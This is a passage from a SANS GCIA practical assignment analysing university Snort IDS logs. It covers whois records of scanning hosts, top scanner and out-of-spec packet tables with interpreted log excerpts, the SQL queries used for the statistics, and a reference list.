64.161.212.25	PPPoX Pool - Rback32 SNFC21 (NETBLK-SBCIS-100713-102946) 303 second St San Francisco, Ca 94107 US Netname: SBCIS-100713-102946 Netblock: 64.161.212.0 - 64.161.213.255 Coordinator: Pacific Bell Internet (PIA2-ORG-ARIN) ip-admin@PBI.NET 888-212-5411 Record last updated on 15-Jul-2000. Database last updated on 7-Sep-2001 23:28:25 EDT.
63.167.204.42	KORKSOFT (NETBLK-FON-106796134479193) 6630 SPRING GARDEN RUN LAKE WORTH, FL 33463 US Netname: FON-106796134479193 Netblock: 63.167.204.0 - 63.167.207.255 Coordinator: KORKIN, JASON (JK1005-ARIN) HOSTMASTER@KORSOFT.COM (603)672-1246 Record last updated on 05-Jun-2001. Database last updated on 7-Sep-2001 23:28:25 EDT.
217.110.118.21	inetnum: 217.110.118.0 - 217.110.118.255 netname: DE-COLT-I3-INFORMATIONSTECHNOLOGIEN descr: I-3 INFORMATIONSTECHNOLOGIEN descr: BURGSTRASSE 49 descr: 49413 DINKLAGE descr: abuse? mailto:schlarmann@i-3.de country: DE admin-c: III3-RIPE tech-c: III3-RIPE status: ASSIGNED PA notify: ripemaster@de.colt.net mnt-by: DE-COLT-MNT changed: marcus.ruchti@colt.de 20010507 source: RIPE route: 217.110.0.0/15 descr: DE-COLT-INTERNET-217-110 origin: AS9126 notify: guardian@de.colt.net mnt-by: DE-COLT-MNT changed: mbind@de.colt.net 20010103 source: RIPE person: Markus Schlarmann address: i3 Informationstechnologien GmbH address: Burgstrasse 49 address: 49413 Dinklage

	phone: +49 4443 9550-10 fax-no: +49 4443 9550-18 e-mail: information@i3-online.de nic-hdl: III3-RIPE notify: hostmaster@i3-online.de mnt-by: I3-MNT changed: hostmaster@i3-online.de 20000229 source: RIPE
211.220.194.203	[ISP member ORG information] Org Name : Korea Telecom Service Name : KORNET Org Address : 206 Jungja-dong, Bundang-gu, Sungnam city, Gyunggi-do, Korea, 463-711 [Admin Contact Information] Name : Lee Dong-Joo Phone : 02-747-9213 Fax : 02-766-6008 E-Mail : ip@ns.kornet.net [IP Manager Contact Information] Name : Kim Gyung Jun Phone : 02-747-9213 Fax : 02-766-5901 E-mail : ip@ns.kornet.net [Hacking/SPAM Contact Information] Name : Kim Jin-Won Phone : 02-3675-1499 Fax : 02-747-8701 E-mail : abuse@kornet.net
64.240.252.48	Lloyd Lamont Design, Inc / Net2000 (NETBLK-SAVV-LLOYD-L2) 500 Grove Street, 3rd Floor Herndon, VA 22170 US Netname: SAVV-LLOYD-L2 Netblock: 64.240.252.0 - 64.240.252.255 Coordinator: Somers, Nancy (NS107-ARIN) nsomers@net2000.com (703)654-2943 Record last updated on 19-Apr-2000. Database last updated on 7-Sep-2001 23:28:25 EDT.

Top 10 talkers in terms of Scans

In total, 2946 portscans were detected scanning a total of 51577 different IP addresses: 35593 on the MY.NET.xxx.yyy address space and 15984 externals.

The source IP addresses for the scans were 34 6 of which 121 internals and 225 externals.

163204 were the total number of packets resulting in TCP scans and 198.339 in UDP. For scan, we intend more than 7 connections to the internal network in less than 2 seconds.

Also, 537 stealth connections were de tected: with stealth we intend OOS packets (Out of Spec) or packets which are not part of a normal TCP three way handshake (FIN scans are an example: a packet with the FIN flag set is sent without establishing in advance a connection). SNORT categorizes th is kind of packets with the following keywords: XMAS, VECNA, UNKNOWN, SYNFIN, SPAU, NULL, NOACK, NMAPID, INVALIDACK and FIN.

The top 10 source IP addresses which originated portscan alerts are:

IP Address	#Alerts	Reverse Lookup	Double Reverse lookup
MY.NET.134.14	92095	-	-
205.188.246.121	43782	G2lb3.spinner.com	205.188.246.121
64.161.212.25	31031	adsl-64-161-212-25.dsl.snfc21.pacbell.net	64.161.212.25
63.167.204.42	14103	-	-
MY.NET.160.114	10697	-	-
217.229.165.127	10653	pd9e5a57f.dip.t -dialin.net	217.229.165.127
217.96.99.212	9221	focus303.interklub.pl	217.96.99.212
205.188.233.185	8784	G2lb6.spinner.com	205.188.233.185
217.110.118.21	8296	-	-
MY.NET.53.40	6023	-	-

OOS Alerts

The top combinations of Source IP -Destination IP found in the OOS log files (which triggered at least 4 alerts) are:

Source	Destination	#OOS packets
128.46.156.155	MY.NET.99.85	176
62.41.32.27	MY.NET.6.7	41
198.110.76.242	MY.NET.6.7	18
216.9.192.65	MY.NET.100.165	15
152.10.188.161	MY.NET.69.225	9
24.92.189.13	MY.NET.69.225	9
130.104.19.251	MY.NET.100.165	6
63.205.10.43	MY.NET.157.8	6
128.46.156.117	MY.NET.145.94	5
24.42.47.197	MY.NET.153.176	5
62.248.153.182	MY.NET.181.144	5
63.65.80.132	MY.NET.253.125	5
193.226.113.248	MY.NET.85.98	4
208.178.176.216	MY.NET.69.225	4
209.43.130.136	MY.NET.6.47	4
62.252.108.217	MY.NET.218.50	4

IP addresses which had at least 2 different hosts as destination in the OOS log (the IP addresses which are marked in yellow are appearing as source of the last table as well) are:

Source IP	#Destinations
128.46.156.117	3
152.66.215.243	3
147.171.129.69	2
195.173.20.3	2
208.178.176.216	2
209.10.41.242	2
213.67.35.139	2
24.28.134.6	2
61.200.43.84	2
62.252.108.217	2
62.27.130.91	2
62.32.160.39	2
62.41.32.27	2
62.59.52.129	2

As we can see in the first table, the IP 128.46.156.155 has sent O OS packets to MY.NET.99.85 176 times .

The name resolves to csociety.ecn.purdue.edu and here is part of the OOS log (truncated because the pattern shown here is the same for all the 5 days analyzed):

```
08/15-01:00:41.908588 128.46.156.155:44736 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:28606  DF 21S***** Seq: 0x4B4096A2   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 18020636 0 EOL EOL EOL EOL
08/15-01:30:27.108459 128.46.156.155:45218 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:33  DF 21S***** Seq: 0xBC1EB24C   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 18199149 0 EOL EOL EOL EOL
08/15-02:00:21.773311 128.46.156.155:45631 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:16375  DF 21S***** Seq: 0x2D0E4D0A   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 18379517 0 EOL EOL EOL EOL
08/15-02:30:21.892422 128.46.156.155:46028 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:58365  DF 21S***** Seq: 0x9F98D1DF   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 18559522 0 EOL EOL EOL EOL
08/15-03:00:23.224012 128.46.156.155:46451 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:20275  DF 21S***** Seq: 0x107FBE8D   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 18739646 0 EOL EOL EOL EOL
08/15-03:30:18.531708 128.46.156.155:46848 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:62086  DF 21S***** Seq: 0x819A5D85   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 18919171 0 EOL EOL EOL EOL
08/15-04:00:17.877935 128.46.156.155:47278 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:24009  DF 21S***** Seq: 0xF1F4301F   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 19099094 0 EOL EOL EOL EOL
08/15-04:30:15.604604 128.46.156.155:47683 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:40626  DF 21S***** Seq: 0x63F1B2BE   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 19278860 0 EOL EOL EOL EOL
08/15-05:00:25.530222 128.46.156.155:48086 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:25007  DF 21S***** Seq: 0xD5878EAA   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 19459845 0 EOL EOL EOL EOL
08/15-05:30:25.356100 128.46.156.155:48486 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:33591  DF 21S***** Seq: 0x482E2D3C   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 19639819 0 EOL EOL EOL EOL
08/15-06:00:33.352352 128.46.156.155:48973 -> MY.NET.99.85:80 TCP TTL:55 TOS:0x0
ID:48480  DF 21S***** Seq: 0xB904CD24   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460
SackOK TS: 19820612 0 EOL EOL EOL EOL
…
```

Some considerations can be done on this trace:

- a single packet is detected every 30 minutes
- the source port number is constantly and slowly increasing: the source IP address is probably not a very active one on the network as the ephemeral source port usually goes up by less than 1000 every half an hour
- the reserved TCP flags are enabled: this can possibly mean that ECN is enabled but this can't be true because the TOS is 0x00. This packets have been crafted: the DNS name is suggesting the machine is ECN-enabled but the TOS should have the second bit set if this was the case
- other hosts from purdue.edu have triggered quite a few alerts (see previous analysis for the alerts): this network is probably dangerous.

The conclusion is that this machine has to be watched carefully as it is sending out crafted packets at regular intervals. This is definitely some kind of reconnaissance : it's difficult to determine from the logs what is the purpose of it but, most probably, it is OS fingerprinting while checking if a web-server is running on port 80.

The same behavior is also found for IP address 198.110.76.242 (third in the Table 21 list) but in a much smaller timeframe:


```
08/15-12:03:31.191319 198.110.76.242:41965 -> MY.NET.6.7:80 TCP TTL:50 TOS:0x0 ID:31915
DF 21S***** Seq: 0x5360C13   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460 SackOK TS:
91844792 0 EOL EOL EOL EOL
08/15-12:03:31.455723 198.110.76.242:41973 -> MY.NET.6.7:80 TCP TTL:50 TOS:0x0 ID:34832
DF 21S***** Seq: 0x53CF8C3   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460 SackOK TS:
91844819 0 EOL EOL EOL EOL
08/15-12:03:31.456387 198.110.76.242:41974 -> MY.NET.6.7:80 TCP TTL:50 TOS:0x0 ID:59996
DF 21S***** Seq: 0x5479A8F   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460 SackOK TS:
91844819 0 EOL EOL EOL EOL
08/15-12:03:31.457763 198.110.76.242:41975 -> MY.NET.6.7:80 TCP TTL:50 TOS:0x0 ID:51445
DF 21S***** Seq: 0x479B826   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460 SackOK TS:
91844819 0 EOL EOL EOL EOL
08/15-12:03:31.726278 198.110.76.242:41984 -> MY.NET.6.7:80 TCP TTL:50 TOS:0x0 ID:58085
DF 21S***** Seq: 0x4F5920B   Ack: 0x0   Win: 0x16D0 TCP Options => MSS: 1460 SackOK TS:
91844846 0 EOL EOL EOL EOL
…
```

At this point I am convinced this is the signature of some sort of scanning tool : same TCP options and same flags. Applying this information on a passive fingerprinting database of signatures, it looks like the machine sending out these packets is a printer with a network interface JetDirect G.07.x: it has a default Window Size of 5840.


My conclusion is that the Window Size has been crafted by the scanning tool and it's part of its signature. The IP address 198.110.76.242 resolves to web.grcc.cc.mi.us which happens to run a web server with personal home pages of students from the " Grand Rapids Community College".

Main target of OOS packets

Apparently, one particular machine was the main target of the OOS packets: in fact 31 different OOS packets from 9 different IP addresses had MY.NET.100.165 as destination address.



As we see from the link graph, two IP addresses were the responsible for sending most of the packets. And in the following link graph, it is possible to see the analysis of the combination of source and destination port numbers.




The target of most of these packets was port 80 while port 21 was hit twice. Port 21536 is an interesting one as scans from port 18245 to port 21536 have already been seen around on the internet.

In fact, while port 80 and 21 are well known and OOS packets might be sent to them in order to stimulate a reaction from the destination IP address, port 21536 is unknown and not likely to be listening. The explanation for this behavior has been traced to a Nortel CVX device that is corrupting standard HTTP requests to a web server and can be

considered as not dangerous traffic: a description of the problem has been discussed and posted on the incidents mailing list at securityfocus.com and the thread can be found at http://www.securityfocus.com/templates/archive.pike?list=75&mid=161729 .

Also, analyzing the link graph related to the port numbers, we see a fairly uniform distribution of the source ports across the whole range of available ports .



In conclusion, I do not see any sign of covert channels or two way communications: these OOS packets have been sent for reconnaissance and, in one case, as result of a faulty network device.

Analysis Process

The data have been downloaded from the URL http://www.research.umbc.edu/~andy and for convenience have been imported into a Microsoft SQL Server database.

I have been considering mysql on Linux and Microsof t Access as well but they didn't support the SQL syntax "SELECT {var},count (distinct {var}) " which was a requirement in my case in order to retrieve values like distinct IP addresses for each alert.

The structure of this DB is a single table: the purpose of converting the data into a database is to use a fairly simple query language (SQL) which also speeds up que ries on such a large quantity of data. For this reason normalization of the structure has not been planned and taken in consideration .

The table detect has the following structure:

- **ID**: Primary key
- **type**: 'A' for alerts and 'S' for portscans
- **date**: date and time of the alert or the portscan
- **protocol**: 'T' for TCP or U for UDP if type='S'
- **source**: it's the source IP address of the alert or the portscan
- **s_port**: when applicable it's the source port of the alert or portscan
- **destination**: it's the destination IP address of the alert or the portscan
- **d_port**: when applicable it's the destination port of the alert or portscan
- **flags**: if type='S' and protocol='T' it contains the TCP flags
- **extra**: contains the alert name if type='A' otherwise extra information

Once the data was imported (using simple Perl scripts to convert logs into CSV files), the calculation of statistics on the data was quite simple. For example, the following five queries were used and combined to generate Table 1.

The first retrieves the number of occurrence for each alert, the second the number of unique sources for each alert, the third the number of unique destinati ons for each alert, the fourth the number of unique sources for each alert which are part of MY.NET.x.y and the fifth generates the number of unique sources for each alert which are part of MY.NET.x.y. The clausal type='A' selects only alerts (and not portscan data) and the extra not like 'spp_portscan%' filters out the alerts about portscans.

```
USE ids;
SELECT extra, count (extra) AS Alerts
FROM detect
WHERE (type='A') AND (extra NOT LIKE 'spp_portscan%')
GROUP BY extra
ORDER BY Alerts DESC;

SELECT extra, count (DISTINCT source)
FROM detect
WHERE (type='A') AND (extra NOT LIKE 'spp_portscan%')
GROUP BY extra
ORDER BY extra DESC;
```

```
SELECT extra,count (DISTINCT destination)
FROM detect
WHERE (type='A') AND (extra NOT LIKE 'spp_portscan%')
GROUP BY extra
ORDER BY extra DESC;

SELECT extra,count (DISTINCT source)
FROM detect
WHERE (type='A') and (extra NOT LIKE 'spp_portscan%') AND (source LIKE 'MY.NET.%')
GROUP BY extra    AND
ORDER BY extra DESC;

SELECT extra,count (DISTINCT destination)
FROM detect
WHERE (type='A') AND (extra NOT LIKE 'spp_portscan%') AND (destination LIKE 'MY.NET.%')
GROUP BY extra
ORDER BY extra DESC;
```

In order to calculate the TOP 5 IP source IP addresses for each vulnerability, a template query like the following one was used

```
SELECT DISTINCT TOP 5 extra,source,COUNT(source)
FROM detect
WHERE extra = 'vulnerability name'
GROUP BY extra,source
ORDER BY count(source) DESC
```

where, every time, the last condition in the WHERE clause was changed to the current alert name.

Also, to know if a source of a detect was also triggering other detects, the following query was repeated for every alert:

```
SELECT DISTINCT extra,source
FROM detect
WHERE (type='A') AND (extra NOT LIKE 'spp_portscan%') AND (extra <> 'SMB Name Wildcard')
AND source IN
(
 SELECT DISTINCT source
 FROM detect
 WHERE extra = 'SMB Name Wildcard' AND type='A'
)
```

In order to calculate the TOP 10 list of talkers in terms of alerts, the fo llowing query was used:

```
SELECT DISTINCT TOP 10 source,COUNT (source)
FROM detect
WHERE type='A' AND extra NOT LIKE 'spp_portscan%'
GROUP BY source
ORDER BY COUNT(source) DESC
```

And to get the top 10 list of talkers in terms of scans:

```
SELECT DISTINCT TOP 10 source,COUNT (source) AS counter
FROM detect
WHERE type='S'
GROUP BY source
ORDER BY counter DESC
```

To gather information about each alert, possible correlations and documentation I have used a number of different web-sites and newsgroup found with the help of the following search engines:

- http://www.google.com
- http://www.altavista.com
- http://groups.google.com

I have also been focusing on the following security related web-sites:

- http://www.sans.org
- http://www.incidents.org
- http://www.securityfocus.com
- http://www.insecure.org
- http://cve.mitre.org
- http://www.cert.org
- http://snort.sourcefire.com

To get whois information about IP addresses I used http://www.geektools.com/cgi-bin/proxy.cgi from GeekTools and to figure out which service is usually associated with a port number I have been looking for the port number on search engines and consulting the following web-sites:

- http://www.simovits.com/nyheter9902.html
- http://www.sans.org/newlook/resources/IDFAQ/oddports.htm
- http://snort.sourcefire.com/ports.html

References

Various. "How to Eliminate the ten most critical Internet Security Threaths". SANS Institute. 25 June 2001. URL: http://www.sans.org/topten.htm (12 September 2001)

Northcutt, Stephen. Novak, Judy. Network Intrusion Detection An Analyst's Handbook 2nd edition. Indianapolis, IN: New Riders Publishing, 2000.

Novak, J. Kolde, J. "IP Behavior IV". GCIA Intrusion Detection Course. June 2001 (September 2000): 16, 20

Brett <beldridg@best.com> / Variable k variablek@home.com. "Building Bastion Routers Using Cisco IOS". Phrack Magazine Vol. 9 Issue 55. 09 September 1999. URL: http://www.phrack.org/show.php?p=55&a=10 (12 September 2001)

Microsoft Corporation. " Description of Ping and Tracert tools (Q217014)" 10 August 2001. URL: http://support.microsoft.com/directory/article.asp?ID=KB;EN -US;Q217014 (12 September 2001)

Northcutt, Stephen. "The trouble with RPCs". Intrusion Detection FAQ. Version .04 - January 6, 2000. URL:http://www.sans.org/newlook/resources/IDFAQ/trouble_RPCs.htm (27 August 2001)

Reece, David P. "Is blocking port 111 sufficient to protect your systems from RPC attacks?**".** Intrusion Detection FAQ. 26 February 2000. URL: http://www.sans.org//resources/IDFAQ/blocking.htm (27 August 2001)

Winters, Scott. "Top Ten Blocking Recommendations Using Cisco ACLs Securing the Perimeter with Cisco IOS 12 Routers". Intrusion Detection FAQ. August 15, 2000. URL: http://www.sans.org// cisco.htm

Tiedemann, Paul. "Top Ten Blocking Recommendations Using ipchains". Intrusion Detection FAQ. August 8, 2000. URL: http://www.sans.org/ infosecFAQ/firewall/ blocking_ipchains.htm (27 August 2001)

Chmielarski, Tom. "Reconnaissance techniques using spoofed IP addresses". Intrusion Detection FAQ. 4 April 2001. URL: http://www.sans.org/ newlook/resources/ IDFAQ/spoofed_IP.htm (12 September 2001)

Hoelzer, David. "Why Egress filtering can benefit your organization". Intrusion Detection FAQ. 3 May 2000. URL: http://www.sans.org/newlook/resources/ IDFAQ/ egress_benefits.htm (12 September 2001)

Glaser, Thomas. "TCP/IP Stack Fingerprinting Principles". Intrusion Detection FAQ. 25 October 2000. URL: http://www.sans.org/newlook/resources/ IDFAQ/ TCP_fingerprinting.htm (12 September 2001)

Bryce, Alexander. "Port 137 Scan". Intrusion Detection FAQ. 10 May 2000. URL: http://www.sans.org/newlook/resources/IDFAQ/port_137.htm (12 September 2001)

Unknown. "What do people mean by SOCKS?". Intrusion Detection FAQ. URL: http://www.sans.org/newlook/resources/IDFAQ/socks.htm (12 September 2001)

White, Tim. "Port 1080 and 23, and IRC server signature". Intrusion Detection FAQ. URL: http://www.sans.o rg/newlook/resources/IDFAQ/IRC.htm (12 September 2001)

Romasnki, James. "Using SNMP for Reconnaissance". Intrusion Detection FAQ. URL: http://www.sans.org/newlook/resources/IDFAQ/SNMP.htm (12 September 2001)

Frantzen, Swa. "What are fragments and can they affect my intrusion detection capability?". Intrusion Detection FAQ. URL: http://www.sans.org/newlook/resources/IDFAQ/fragments.htm (12 September 2001)

Kangasluoma, Minna. "Inverse Mapping Using Disguised TCP Resets". Information Security Reading Room. 13 April 2001. URL: http://www.sans.org/infose cFAQ/audit/inverse_map.htm (12 September 2001)

Flanagan, Heather L. "Egress Filtering – Keeping the Internet safe from your system". Information Security Reading Room. 30 April 2001. URL: http://www.sans.org/infosecFAQ/sysadmin/egress.htm (12 September 2001)

Carter, Jeff. "Egress Filtering". PROTECT from Incidents.org. 29 February 2000. URL: http://www.incidents.org/protect /egress.php (12 September 2001)

Unknown. "Alert: Increased probes to TCP port 515". SANS Alerts and Analysis. 20 November 2000. URL: http://www.sans.org/newlook/alerts/port515.htm (12 September 2001)

Schiffman, Mike D. Goldsmith, David E. "Firewalking". October 1998. URL: http://www.packetfactory.net/Projects/Firewalk/firewalk -final.pdf (13 September 2001)

Fearnow, Matt. "Lion Worm". Global Incident Analysis Centre. 18 April 2001. URL: http://www.sans.org/y2k/lion.htm (12 September 2001)

Fearnow, Matt. Stearns, William. "Adore Worm". Global Incident Analysis C entre. 12 April 2001. URL: http://www.sans.org/y2k/adore.htm (12 September 2001)

Sorensen, Robert. "GCIA Practical Assignment". GIAC Intrusion Detection Curriculum. 28 January 2001. URL: http://www.sans.org/y2k/practical/Robert_Sorensen_GCIA.htm (12 September 2001)

Dell, Jeff. "GCIA Practical Assignment". GIAC Intrusion Detection Curriculum. URL: http://www.sans.org/y2k/practical/Jeff_Dell_GCIA.doc (12 September 2001)

Goodwin, P.J. "GCIA Practical Assignment". GIAC Intrusion Detection Curriculum. 10 December 2000. URL: http://www.sans.org/y2k/practical/PJ_Goodwin_GCIA.doc (12 September 2001)

Last Updated: October 23rd, 2017

Upcoming Training

SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Munich December 2017	Munich, Germany	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Las Vegas 2018 - SEC503: Intrusion Detection In-Depth	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201805,	May 02, 2018 - Jun 07, 2018	vLive
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced